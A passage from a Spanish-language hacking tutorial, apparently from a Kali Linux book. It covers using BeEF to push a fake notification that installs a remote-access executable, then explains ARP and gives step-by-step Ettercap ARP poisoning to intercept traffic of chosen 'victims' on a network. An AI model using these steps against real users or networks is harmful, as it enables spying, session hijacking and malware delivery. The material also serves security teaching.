
A tu víctima le aparecerá una notificación similar a esta, y al hacer clic se descarga el ejecutable al que tu hayas apuntado en la URL en la pantalla anterior, y, al ejecutarse, te daría un acceso remoto relativo al ejecutable que enviaste (claro, si envías un ejecutable por ejemplo de Metasploit, deberás tener el escuchador activado para establecer una conexión).



Recuerda tomar en cuenta la sección de detalles al inicio para seleccionar la barra de navegador y el tipo de malware a utilizar.

Otros ataques

Hay muchos más módulos para atacar en Beef, desde intentar obtener información de correos electrónicos, hasta secuestro de sesión, persistencia, o incluso obtención de información de ubicación entre otras cosas, especialmente si se está en un dispositivo móvil, así que recomiendo que veas todas las carpetas y módulos, todos se ejecutan de forma similar, con el botón “execute” y modificando las variables al seleccionar el módulo.



Compatibilidad

Este ataque funciona con todos los navegadores, ya sea en dispositivos móviles o en ordenadores, haciéndolo altamente versátil, así que no dudes en intentar los módulos en la carpeta “Phonegap” si obtienes acceso a un dispositivo móvil.

Ataques Wifi

Ataques de intercepción de información en la red (MITM)


Si estamos conectados a una red en donde queremos espiar a los usuarios conectados a esta, podemos hacer lo que se llama un ataque de hombre en medio, o MITM, por sus siglas en inglés.

Este ataque, aunque muy útil, es bastante sencillo, a pesar de que estadísticamente hablando (especialmente en México) muy pocas organizaciones han puesto mitigaciones contra esto, funciona poniéndonos entre dos sistemas que están en comunicación

Para que me entiendas mejor, imagina que tenemos tres personas en una habitación, Juan, Rodrigo y Alan, cada uno tiene un número en esa habitación, Juan tiene el número 1, Rodrigo el 2, y Alan el 3, y utilizan estos números para comunicarse, es decir, si Juan quiere mandar un “hola” a Rodrigo, no pone en el remitente “Rodrigo”, pone “2”, adicionalmente, Juan y Rodrigo solo mandan lo que comuniquen una vez a una sola persona. Juan y Rodrigo están teniendo una conversación privada, y Alan, quiere escucharla, entonces Alan empieza a mentir, le dice a Rodrigo que Alan es el 1, y a Juan que Alan es el 2, entonces Juan le manda el Hola a Alan, Alan le manda el hola a Rodrigo, y Rodrigo contesta, sin embargo, a través de esto, Alan está viendo todo lo que se comunica entre Juan y Rodrigo mientras que no esté encriptado.

A pesar de que el ataque es muy efectivo, es relativamente fácil de identificar si sabes que estás buscando, piensa lógicamente, en el ejemplo anterior, si Juan y Rodrigo se dicen “hola” cada quien, ¿cuántos “holas” se mandaron? Dos, sin embargo, si Alan se pone en medio, y recibe el “hola”

de Juan, y se lo manda a Rodrigo de parte de Juan, y Recibe el “hola” de Rodrigo y se lo manda a Juan de parte de este, cuantos “hola” ¿se mandaron? La respuesta es cuatro (el doble), esto se conoce como duplicación de paquetes, hablaré de esto en unas páginas más.



Protocolo ARP

Antes que podamos realizar ataques, hay que entender un poco sobre el protocolo ARP (Address Resolution Protocol). Este es un protocolo utilizado principalmente en routers y switches que se utiliza para procesos relevantes a asociar una dirección física (MAC) con una dirección IP, y es bastante sencillo de entender, lidia con dos cosas principales, una pregunta, y una orden:

¿La pregunta "Quién tiene esta IP? Dile a esta IP"

Esta pregunta simplemente pregunta qué dirección MAC tiene asociada alguna dirección IP en particular, sirve para saber a qué máquina se enviara algún paquete, y también para saber si la dirección IP ya está asociada o está disponible, de hecho ya hemos utilizado de esta forma este protocolo, al realizar un escaneo nmap en la red, esta forma de saber quién está o no en la red tiene una ventaja importante: no le tenemos que preguntar directamente a un sistema por medio de un paquete TCP o ping, podemos simplemente preguntarle al router, además, los firewalls típicamente bloquean fácilmente los paquetes TCP que los ARP, ya que los ARP son utilizados mucho por el router.

Este paquete usado de esta manera se ve similar a la imagen, nótese que está preguntando quien tiene una IP en particular, y ordenando que se le mande la respuesta a una IP en particular.

ARP	42 Who has 192.168.1.100? Tell 192.168.1.5
ARP	60 Who has 192.168.1.55? Tell 192.168.1.4
0x0800	215 IP
ARP	42 Who has 192.168.1.119? Tell 192.168.1.5
ARP	42 Who has 192.168.1.100? Tell 192.168.1.5
ARP	60 Who has 192.168.1.5? Tell 192.168.1.4
ARP	42 192.168.1.5 is at 50:46:5d:33:3f:8b
ARP	60 Who has 192.168.1.55? Tell 192.168.1.4

La orden "Esta IP está en esta dirección MAC"


El otro uso del protocolo ARP es para dar órdenes, en este caso, asignando una IP a una dirección MAC, desde este momento, cualquier paquete que se envíe a esa dirección IP en particular, será recibida por el sistema a la cual está asignada esa IP.

ARP 44 192.168.65.129 is at 00:0c:29:ad:ee:69


Envenenamiento ARP

Ahora que entendemos cómo funciona el protocolo ARP, podemos empezar a mandar paquetes de este protocolo “mintiéndole” a los sistemas en la red para interceptar sus paquetes.

Para esto, abre la herramienta Ettercap, escribiendo en la terminal de Kali ettercap -G.




Enseguida debería abrirse la siguiente ventana.




Esta es la herramienta que nos permitirá realizar el ataque de hombre en medio, por medio de lo que se llama envenenamiento ARP, debido a que mandaremos paquetes ARP para “mentirle” a los sistemas sobre nuestra identidad en la red.


Ahora haz clic en donde dice “Sniff” y “unified sniffing en el menú superior.




Posteriormente te aparecerá una pantalla en donde seleccionas tu interfaz de red, esta debe de ser la interfaz por la cual estas conectado a la red local que intentaras interceptar, en mi caso es la eth0, pero puede ser diferente para ti si estás utilizando alguna antena wifi externa, o no estés virtualizando.



Ahora que ya está iniciado y cargado Ettercap en tu interfaz, lo primero que querrás es un listado de los sistemas conectados a la red, así que del menú superior selecciona “Hosts”, y “scan for hosts”.



Esto escaneara a las máquinas existentes en tu red mandando paquetes ARP con la función 1 que menciona, pero no muestra el listado, para esto, deberás hacer clic en el mismo botón del menú superior, pero ahora presionar “Hosts list”.



Ahora te debería de aparecer un listado de todos los sistemas conectados en tu red, mostrando su dirección IP, y su dirección MAC, así como su descripción si es que la tiene.

NOTA

Censure los datos de los equipos por seguridad.

ettercap 0.8.2

Start Targets Hosts View Mitm Filters Logging Plugins Info

Host List ×

IP Address	MAC Address	Description
192.168.1.65	9 8	78.local
192.168.1.70	9 31	
192.168.1.71	7 4	
192.168.1.76	3 6	
192.168.1.79	0 9	
192.168.1.83	4 E	
192.168.1.115	B C8	
192.168.1.132	E 2	


Ahora, tendrás que seleccionar tus víctimas, es decir, en medio de qué sistema o sistemas te quieres poner, en este caso no necesariamente tiene que ser uno, pueden ser muchos (pero dependiendo de tu sistema y tu antena, podrías toparte con cuellos de botella).

